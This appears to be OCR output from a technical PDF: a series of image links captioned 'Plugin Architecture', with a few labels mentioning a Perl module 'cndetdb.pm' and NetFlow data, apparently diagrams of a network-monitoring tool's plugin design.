
Plugin Architecture




Plugin Architecture




Plugin Architecture




Plugin Architecture




Plugin Architecture





Plugin Architecture



Plugin Architecture







Plugin Methods Architecture

cndetdb.pm

Plugin Methods Architecture

NetFlow data

